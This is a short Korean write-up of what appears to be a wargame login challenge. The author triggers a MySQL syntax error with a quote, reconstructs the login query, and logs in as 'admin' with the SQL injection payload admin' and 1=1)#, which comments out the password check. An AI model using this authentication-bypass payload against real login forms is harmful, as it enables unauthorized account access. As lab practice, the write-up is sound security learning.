


또다시 간단해 보이는 폼이다.
'를 이용해 쿼리문을 분석해보자.



/login/level3/index.php

Log in as 'admin', and don't forget the hint from level2.

References:

쿼리문을 해석해보자면

```
SELECT * FROM user WHERE(id='$_POST['name']' and pass='$_POST['password']');
```

Today we will all die.

check the manual that corresponds to your MySQL server version for the right syntax to use near 'a') at line 1

2번과 같이 폼과 동시에, id를 admin으로 설정하면 될 것 같다.

각각 값들을 입력해준다.

그러면 쿼리문은

```
SELECT * FROM user WHERE (id='admin' and 1=1) #' and pass='aaa');
```

뒤는 주석으로 무시된다.

Login incorrect.

/login/level3/index.php

Log in as 'admin', and don't forget the hint from level2.

admin' and 1=1)#

aaa

>

References:

로그인에 성공했다.

Logged in as: admin

Head for the next level.

/login/level3/index.php

Log in as 'admin', and don't forget the hint from level2.

>

References: